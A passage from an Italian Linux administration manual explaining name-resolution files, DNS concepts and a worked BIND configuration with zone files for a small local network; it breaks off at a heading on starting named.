Poco sopra era stata accennata la possibilità di creare un file identico '`/etc/hosts`' per tutti gli elaboratori della propria rete locale. Ma se la rete locale si articola in sottoreti, è normale che il dominio di appartenenza di ogni sottorete cambi. Nell'esempio visto, si fa riferimento a due sottoreti IPv4 e IPv6: 192.168.1.0 e fec0::1::/64 denominata *`brot.dg`*; 192.168.2.0 e fec0::2::/64 denominata *`mehl.dg`*. In questa situazione, potrebbe capitare che un elaboratore nella rete *`mehl.dg`* abbia lo stesso nome locale di un altro collocato nelle rete *`brot.dg`*.

Per questo, l'attribuzione di soprannomi, o semplicemente di abbreviazioni, deve essere limitata alla sottorete di appartenenza, oppure deve essere evitata. A questo fa eccezione il caso dell'indirizzo di *loopback*: ogni elaboratore è bene che si chiami *`localhost`*.

Se si decide di fare il lavoro in serie, l'esempio visto sopra deve essere trasformato in quello seguente:

```
# necessario per il loopback IPv4
127.0.0.1                       localhost.localdomain   localhost

# indirizzi IPv4
192.168.1.1                     dinkel.brot.dg
192.168.1.2                     roggen.brot.dg

192.168.2.1                     weizen.mehl.dg

#necessario per il loopback IPv6
::1                             ip6-localhost           ip6-loopback

# necessari per il multicast IPv6
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts

# indirizzi IPv6
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg

fec0::2:280:adff:fec8:a981      weizen.mehl.dg
```

120.2.2 /etc/networks

Il file '`/etc/networks`' viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file '`/etc/hosts`', può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**`route`**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

È bene chiarire che normalmente non si utilizza il servente DNS per risolvere i nomi della rete; quindi, di solito, la gestione dei nomi si attua solo attraverso la predisposizione di questo file.

120.2.3 /etc/resolv.conf

Quando il file '`/etc/hosts`' non basta, si deve poter accedere a un servizio di risoluzione dei nomi, ovvero a un servente DNS. Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, dovranno essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

Questo file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '`#`') e righe che iniziano con un nome di opzione seguite normalmente da un argomento. Le opzioni utilizzabili sono descritte qui di seguito.

`nameserver` *indirizzo_ip_servente_DNS*

L'opzione '**`nameserver`**' è la più importante e permette di definire l'indirizzo IP di un servizio di risoluzione dei nomi. Se questa opzione non viene utilizzata, si fa riferimento a un servizio locale, raggiungibile precisamente all'indirizzo 127.0.0.1. Il file '`/etc/resolv.conf`' può contenere più righe con questa opzione, in modo da poter fare riferimento a servizi di risoluzione dei nomi alternativi quando quello principale non risponde.

`domain` *nome_di_dominio*

Stabilisce il dominio predefinito per le interrogazioni del servizio di risoluzione dei nomi.

`search` *nome_di_dominio ...*

Definisce un elenco di domini possibili (l'elenco è separato da spazi o caratteri di tabulazione) per le interrogazioni del servizio di risoluzione dei nomi.

Una configurazione normale non ha bisogno dell'indicazione delle opzioni '**`domain`**' e '**`search`**'. Se il file '`/etc/resolv.conf`' si limita a contenere opzioni '**`nameserver`**', questo può essere standardizzato su tutta la rete locale.

Segue un esempio in cui si utilizza il servizio di risoluzione dei nomi offerto dall'indirizzo IP 192.168.1.1 ed eventualmente, in sua mancanza, dall'indirizzo 192.168.2.15.

```
nameserver 192.168.1.1
nameserver 192.168.2.15
```

DNS come base di dati distribuita

Prima di descrivere in pratica l'allestimento di un sistema DNS per la risoluzione dei nomi, è necessario comprendere, almeno a grandi linee, i concetti di partenza: domini, zone, record di risorsa.

121.1 Nome di dominio

Alla base del sistema esiste il nome di dominio, che è la forma con cui si rappresenta un indirizzo attraverso una denominazione strutturata. Per esempio, `dinkel.brot.dg` potrebbe essere il nome di dominio che corrisponde a un nodo preciso nella rete (in tal caso di parla di FQDN), che si può scomporre secondo una sequenza gerarchica, come si vede nella figura 121.1.



Figura 121.1. Scomposizione del nome di dominio `dinkel.brot.dg`.

I nomi di dominio, nel loro insieme, costituiscono una struttura ad albero, in cui la radice è il dominio principale, che è rappresentato con un punto singolo oppure è lasciato sottinteso. Ogni nodo di questo albero è un dominio, che si rappresenta attraverso l'unione dei nomi dei nodi attraversati a partire dalla radice, indicandoli da destra verso sinistra, separati con un punto uno dall'altro, come si intende meglio dalla figura 121.2.

Figura 121.2. Struttura ad albero dei nomi di dominio.

In linea di principio, le «foglie» di questo albero, ovvero i nodi terminali, dovrebbero corrispondere a dei nodi di rete; tuttavia, benché sconsigliabile, è possibile che un nodo non terminale nell'albero dei nomi di dominio, corrisponda a un nodo di rete. Seguendo l'esempio della figura


121.2, `dinkel.brot.dg` e `roggen.brot.dg` sono intesi come nodi di rete, ma non si può escludere che lo siano anche `brot.dg` e `dg` stesso.

La lunghezza di un nome di dominio, si esprime in *livelli*, intesi come quantità di nodi che si devono attraversare, esclusa la radice. Per esempio, il nome `dinkel.brot.dg` ha tre livelli. In particolare, si fa riferimento al primo nodo successivo alla radice come al dominio di primo livello, noto in generale come TLD, ovvero *Top level domain*. Pertanto, il nome `dinkel.brot.dg` appartiene quindi al dominio di primo livello `dg`.

121.2 Zone

Secondo il DNS, i livelli gerarchici di suddivisione delle competenze sono le *zone*, che si sovrappongono all'albero dei domini. Una zona riguarda un ramo dell'albero dei domini, a partire da un certo nodo in poi, ma al suo interno, questa zona può demandare la competenza per dei rami inferiori ad altre zone.

Figura 121.3. Suddivisione in zone.

zona .
deleghe:
zona dg
deleghe:
zona brot.dg
...
...

L'esempio della figura 121.3 dovrebbe aiutare a comprendere il meccanismo: la zona principale è competente per tutto l'albero dei domini, ma demanda ad altre zone la competenza per il dominio `dg` e per altri domini che dipendono direttamente da quello principale. La zona '**`dg`**' è competente per il dominio `dg` e per tutti i suoi sottodomini, tranne `brot.dg`, che viene demandato a un'altra zona (con lo stesso nome); infine, la zona '**`brot.dg`**' è competente per tutti i suoi sottodomini.

Da questo esempio si dovrebbe comprendere che le zone seguono la struttura dei domini, ma non hanno necessariamente la stessa frequenza di suddivisione.

121.3 Record di risorsa

Ogni zona organizza le informazioni di sua competenza in quelli che sono chiamati record di risorsa. Questi record definiscono l'associazione tra un nome di dominio e un'altra informazione, in base al tipo di record. Per esempio, per cercare l'indirizzo IPv4 associato a un certo nome di dominio, si consultano i record di tipo «A»; per conoscere il servizio di risoluzione dei nomi competente per un certo nome di dominio (in questo caso inteso come zona), si consultano i record di tipo «NS».

L'interrogazione di un servizio DNS corrisponde all'interrogazione di una base di dati, in cui, il risultato è il record desiderato. Naturalmente, tutto questo avviene generalmente in modo trasparente, per opera dei programmi che ne hanno bisogno, senza disturbare l'utente.

121.4 Risoluzione inversa

La base di dati che costituisce il sistema DNS serve principalmente per due cose: trovare l'indirizzo numerico corrispondente a un nome di dominio e trovare il nome di dominio a partire dall'indirizzo numerico (ammesso che sia disponibile un nome). Tuttavia, il sistema DNS gestisce **solo** nomi di dominio, pertanto la risoluzione da indirizzo a nome avviene attraverso un meccanismo un po' strano.

Alcuni domini sono speciali, perché servono a rappresentare, in qualche modo, un indirizzo numerico. Per esempio, *`4.3.2.1.in-addr.arpa`* è uno di questi domini speciali, che fa riferimento implicito all'indirizzo IPv4 1.2.3.4 (in questo caso, trattandosi di IPV4, l'inversione delle cifre è voluta).

I domini più importanti che servono a rappresentare in qualche modo un indirizzo numerico sono *`in-addr.arpa`* per gli indirizzi IPv4 e *`ip6.arpa`* per gli indirizzi IPv6.

121.5 Riferimenti

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium

  <*http://unbound.sourceforge.net/manual/Bv9ARM.html*>

DNS: introduzione

Un servizio di risoluzione dei nomi, ovvero ciò che viene fornito da un servente DNS, è ciò che gestisce la traduzione di un nome di dominio in un numero IP e viceversa. L'elaboratore che fornisce questo servizio può rispondere direttamente alle richieste riferite ai nomi di dominio di competenza della sua zona, mentre per quelli restanti deve interpellare altri nodi competenti. Il capitolo inizia con l'illustrazione di un esempio, contando sull'intuizione del lettore.[1]

In questo capitolo e in tutto il resto del documento, si fa riferimento generalmente al pacchetto BIND, [2] quando si parla del programma '**`named`**' per la gestione del sistema di risoluzione dei nomi. È bene cercare di non fare confusione: '**`named`**' è il nome del demone che compie il lavoro; BIND è il nome del pacchetto che racchiude tutto il necessario alla gestione del DNS, compreso '**`named`**'.

122.1 Descrizione di un esempio

Si dispone di una piccola rete locale composta da due elaboratori con indirizzi IPv4 e IPv6:

IPv4	IPv6	Nome
192.168.1.1	fec0:0:0:1::1	*`dinkel.brot.dg`*
192.168.1.2	fec0:0:0:1::2	*`roggen.brot.dg`*

Il primo di questi due elaboratori è connesso a Internet attraverso la rete telefonica e viene predisposto per gestire un servizio di risoluzione dei nomi attraverso il demone '**`named`**'.

La connessione telefonica serve solo all'elaboratore '**`dinkel`**' e non permette all'altro elaboratore di accedere a Internet.

122.1.1 Prima di gestire un servente DNS

Quando non si gestisce localmente un servizio di risoluzione dei nomi e si vuole accedere a Internet, è necessario almeno fare uso di un servizio esterno, di solito messo a disposizione dallo stesso fornitore di accesso.

- '`/etc/host.conf`' (sezione 120.1.1)

  È il file di configurazione principale dei servizi di rete. Serve in particolare per determinare in che modo si intendono risolvere i nomi di dominio. L'esempio seguente è quello classico, utilizzato quasi sempre.

  ```
  order hosts,bind
  multi on
  ```

  L'opzione '**`order`**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' e quindi si interpella il servizio di risoluzione dei nomi.

- '`/etc/hosts`' (sezione 120.2.1)

  Questo file permette di definire i nomi degli elaboratori abbinati al loro indirizzo IP, senza fare uso di un servente DNS. Per entrambi gli elaboratori dell'esempio, va bene il contenuto seguente:

[1] Recentemente ci sono stati cambiamenti nel nome e nel formato del file di configurazione iniziale: al posto del vecchio '`/etc/named.boot`' si utilizza '`/etc/named.conf`', oppure '`/etc/bind/named.conf`', che ha una sintassi differente dal primo.

[2] **BIND** software libero con licenza speciale e restrizioni per quanto riguarda l'algoritmo RSA

```
#necessario per il loopback
127.0.0.1       localhost.localdomain   localhost
::1             ip6-localhost           ip6-loopback

fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
ff02::3         ip6-allhosts

192.168.1.1     dinkel.brot.dg          dinkel
fec0:0:0:1::1   dinkel.brot.dg          dinkel
192.168.1.2     roggen.brot.dg          roggen
fec0:0:0:1::2   roggen.brot.dg          roggen
```

- '`/etc/networks`' (sezione 120.2.2)

  Questo file attribuisce i nomi agli indirizzi di rete. Per entrambi gli elaboratori dell'esempio va bene il contenuto seguente:

```
localdomain     127.0.0.0
brot.dg         192.168.1.0
```

- '`/etc/resolv.conf`' (sezione 120.2.3)

  Viene usato per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si vuole gestire questo servizio nella propria rete locale, se ne deve indicare almeno uno esterno per accedere a Internet. Nell'esempio seguente, si fa riferimento a un indirizzo fornito dal proprio ISP (l'indirizzo dell'esempio è messo a caso: deve essere sostituito con uno o più indirizzi forniti dal proprio ISP).

```
nameserver 194.22.123.201
```

122.1.2 Predisposizione di un servente DNS elementare

Il tipo di servizio di risoluzione dei nomi più semplice è quello che si occupa solo di accumulare in una memoria cache gli ultimi indirizzi richiesti, senza avere alcuna competenza di zona. Il servizio viene allestito all'interno dell'elaboratore '**`dinkel`**'.

- '`/etc/resolv.conf`' (120.2.3)

  Viene modificato in modo da fare riferimento all'indirizzo locale (*`localhost`*), dal momento che si intende usare il proprio elaboratore per la gestione del servizio di risoluzione dei nomi.

```
nameserver 127.0.0.1
```

- '`/etc/named.conf`' o '`/etc/bind/named.conf`'

  Viene utilizzato da '**`named`**' come punto di partenza della configurazione del servizio DNS.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

  La prima direttiva, che occupa le prime quattro righe, definisce in particolare la directory predefinita per contenere gli altri file di configurazione del servizio di risoluzione dei nomi.

La seconda direttiva indica il file '`named.root`' contenuto in '`/etc/bind/`' che serve come fonte per gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi del dominio principale (ciò è rappresentato simbolicamente dal punto isolato).

La terza direttiva indica il file '`127.0.0`' contenuto in '`/etc/bind/zone/`', utilizzato come configurazione per la rete dell'elaboratore locale (*`localhost`*).

> *`in-addr.arpa`* è un dominio speciale attraverso il quale si definisce che le cifre precedenti rappresentano un indirizzo IPv4 rovesciato.

- '`/etc/named.boot`' (obsoleto)

  Nelle versioni più vecchie di '**`named`**', al posto del file '`named.conf`', si usava '`named.boot`'. L'esempio seguente è l'equivalente di quanto mostrato nel punto precedente.

```
directory                               /etc/bind
cache           .                       named.root
primary         0.0.127.in-addr.arpa    zone/127.0.0
```

- '`/etc/bind/named.root`', '`/etc/bind/named.ca`'

  Si tratta del file contenente le indicazioni necessarie a raggiungere i servizi di risoluzione dei nomi del dominio principale. Nella consuetudine può avere diversi nomi, tra cui i più importanti sono '`named.root`' e '`named.rc`'. Questo file viene realizzato da un'autorità esterna e viene quindi semplicemente utilizzato così com'è. Segue un esempio di questo.

```
.                         3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000      A     198.41.0.4
.                         3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
.                         3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.       3600000      A     192.33.4.12
.                         3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.       3600000      A     128.8.10.90
.                         3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.       3600000      A     192.203.230.10
.                         3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
.                         3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
.                         3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
.                         3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.       3600000      A     198.41.0.10
.                         3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.       3600000      A     193.0.14.129
.                         3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.       3600000      A     198.32.64.12
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
```

- '`/etc/bind/zone/127.0.0`'

  Definisce la configurazione per la rete 127.0.0.∗, cioè quella a cui appartiene il nome *`localhost`*.

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    localhost.localdomain.
1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

La prima riga, '**SOA**' (*Start of authority*), è il preambolo del file. Si riferisce all'origine rappresentata dal simbolo '`@`' (in questo caso '`@`' rappresenta *0.0.127.in-addr.arpa*) e definisce in particolare i dati seguenti:

- l'elaboratore di provenienza, *localhost.localdomain*, indicato in modo assoluto e per questo terminato con un punto;
- l'indirizzo di posta elettronica della persona o del gruppo che mantiene il servizio di risoluzione dei nomi (in questo caso, la notazione '**root.localhost.localdomain.**' si riferisce all'utente '**root@localhost.localdomain**' e l'indirizzo è assoluto perché termina con un punto);
- il numero di serie, rappresentato in modo da comprendere la data (anno, mese, giorno), seguita da due cifre che permettono di esprimere la versione del giorno.

La seconda riga, NS (*Name server*) indica il nome dell'elaboratore che offre il servizio di risoluzione dei nomi.

La terza riga, PTR, indica che il nome di dominio *1.0.0.127.in-addr.arpa* (ovvero l'indirizzo 127.0.0.1) corrisponde a *localhost.localdomain*.

In pratica, tutto questo definisce un servizio di risoluzione dei nomi che è in grado esclusivamente di interrogare i servizi del livello principale e di tradurre l'indirizzo 127.0.0.1 in *localhost.localdomain*.

122.1.3 Gestire anche la rete locale

Perché il servizio di risoluzione dei nomi sia in grado di gestire anche la rete locale, occorre che possa tradurre i nomi utilizzati nella rete locale in indirizzi IP e viceversa.

- '`/etc/named.conf`' o '`/etc/bind/named.conf`'

  Il file viene modificato in modo da fare riferimento ad altri due file:

  - '`/etc/bind/zone/dg`'

    per la trasformazione dei nomi di dominio appartenenti al dominio principale della rete locale (*dg*) in indirizzi numerici;
  - '`/etc/bind/zone/brot.dg`'

    per la trasformazione dei nomi di dominio appartenenti alla rete locale *brot.dg* in indirizzi numerici;
  - '`/etc/bind/zone/192.168.1`'

    per la trasformazione degli indirizzi IPv4 appartenenti alla rete locale (192.168.1.*) in nomi di dominio;
  - '`/etc/bind/zone/fec0:0:0:1`'

    per la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:*) in nomi di dominio.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

- '`/etc/named.boot`' (obsoleto)

  Questo file viene usato nelle versioni più vecchie di '**`named`**'. Quello che segue è il contenuto equivalente a quanto mostrato nel punto precedente, ma senza la zona per IPv6.

```
directory                               /etc/bind
;
cache           .                       named.root
;
primary         0.0.127.in-addr.arpa    zone/127.0.0
primary         1.168.192.in-addr.arpa  zone/192.168.1
primary         dg                      zone/dg
primary         brot.dg                 zone/brot.dg
```

- '`/etc/bind/zone/192.168.1`'

  Definisce la configurazione per la rete locale 192.168.1.*.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    dinkel.brot.dg.

1.1.168.192.in-addr.arpa.   PTR   dinkel.brot.dg.
2.1.168.192.in-addr.arpa.   PTR   roggen.brot.dg.
```

  In tal modo è possibile determinare che l'indirizzo 192.168.1.1 corrisponde a *`dinkel.brot.dg`* e che 192.168.1.2 corrisponde a *`roggen.brot.dg`*.[3]

- '`/etc/bind/zone/dg`'

  Definisce la configurazione per la rete locale *`dg`*.

[3] I nomi di dominio sono completi (FQDN) perché sono indicati con un punto finale.

```
@  IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                   NS   dinkel.brot.dg.
```

In tal modo è possibile determinare non ci sono nomi corrispondenti a nodi, che dipendono direttamente dalla zona *dg*.

- '/etc/bind/zone/brot.dg'

  Definisce la configurazione per la rete locale della zona *brot.dg*.

```
@  IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                   NS   dinkel.brot.dg.

dinkel.brot.dg.    A      192.168.1.1
dinkel.brot.dg.    A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.    A      192.168.1.2
roggen.brot.dg.    A6   0 fec0:0:0:1:0:0:0:2
```

In tal modo è possibile determinare che l'indirizzo *dinkel.brot.dg* corrisponde a 192.168.1.1 per IPv4 e a fec0:0:0:1:0:0:0:1 per IPv6; inoltre, *roggen.brot.dg* corrisponde a 192.168.1.2 per IPv4 e a fec0:0:0:1:0:0:0:2 per IPv6.

- '/etc/bind/zone/127.0.0'

  Dal momento che adesso l'elaboratore locale può essere identificato con un nome più significativo del semplice *localhost*, conviene modificare anche il file '/etc/bind/zone/127.0.0', benché ciò non sia strettamente necessario.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    dinkel.brot.dg.

1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

- '/etc/bind/zone/fec0:0:0:1'

  Definisce la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:*) in nomi di dominio.

```
@       IN      SOA     dinkel.brot.dg. root.dinkel.brot.dg.  (
                                      1998031800 ; Serial
                                      28800      ; Refresh
                                      7200       ; Retry
                                      604800     ; Expire
                                      86400 )    ; Minimum
                                NS      dinkel.brot.dg.

\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Si osservi il fatto che è possibile avere indirizzi IPv4 e indirizzi IPv6 che si risolvono in un nome in comune.

122.1.4 Gli altri elaboratori della rete

Gli altri elaboratori della rete locale, in questo caso solo *roggen.brot.dg*, fanno uso del servizio di risoluzione dei nomi offerto da *dinkel.brot.dg*, cioè 192.168.1.1, quindi il loro file '`/etc/resolv.conf`' deve contenere il riferimento a questo.

- '`/etc/resolv.conf`'

```
nameserver 192.168.1.1
```

122.1.5 Gestire anche la posta elettronica locale

Per aggiungere anche l'indicazione di un servente di posta elettronica, basta modificare il file '`/etc/bind/zone/brot.dg`' contenuto nell'elaboratore *dinkel.brot.dg*, aggiungendo la riga '**`MX`**'.

- '`/etc/bind/zone/brot.dg`'

```
@  IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                   NS   dinkel.brot.dg.
                   MX   10 dinkel.brot.dg.

dinkel.brot.dg.    A      192.168.1.1
dinkel.brot.dg.    A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.    A      192.168.1.2
roggen.brot.dg.    A6   0 fec0:0:0:1:0:0:0:2
```

122.1.6 Gestire gli alias

Spesso è conveniente definire dei nomi fittizi riferiti a elaboratori che ne hanno già uno.

- '`/etc/bind/zone/brot.dg`'

  Viene modificato in modo da aggiungere gli alias *www.brot.dg* e *ftp.brot.dg*, che fanno riferimento sempre al solito *dinkel.brot.dg* che però svolge anche le funzioni di servente HTTP e FTP.

```
@  IN              SOA    dinkel.brot.dg. root.dinkel.brot.dg. (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                  NS     dinkel.brot.dg.

                  MX     10 dinkel.brot.dg.

www.brot.dg.      CNAME  dinkel.brot.dg.
ftp.brot.dg.      CNAME  dinkel.brot.dg.

dinkel.brot.dg.    A      192.168.1.1
dinkel.brot.dg.    A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.    A      192.168.1.2
roggen.brot.dg.    A6   0 fec0:0:0:1:0:0:0:2
```

122.1.7 Isolamento dall'esterno

Se la rete locale funziona senza poter accedere alla rete Internet esterna, conviene evitare che si tenti di interrogare i servizi di risoluzione dei nomi del dominio principale. basta commentare la direttiva che attiva questa ricerca nel file '`named.conf`'.

- '`/etc/named.conf`' o '`/etc/bind/named.conf`'

  I commenti possono iniziare con una doppia barra obliqua ('`//`'), terminando così alla fine della riga, oppure possono essere indicati nella stessa forma del linguaggio C: '`/*`...`*/`'.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

- '`/etc/named.boot`' (obsoleto)

  I commenti sono preceduti da un punto e virgola.

```
directory                                   /etc/bind
; cache           .                           named.root
primary         0.0.127.in-addr.arpa    zone/127.0.0
primary         1.168.192.in-addr.arpa  zone/192.168.1
primary         dg                          zone/dg
primary         brot.dg                     zone/brot.dg
```

122.2 Avvio del servizio di risoluzione dei nomi e riepilogo della configurazione

Dopo l'esempio visto nella prima parte di questo capitolo, conviene riepilogare le competenze dei vari componenti che permettono la gestione del servizio di risoluzione dei nomi.

122.2.1 # named

```
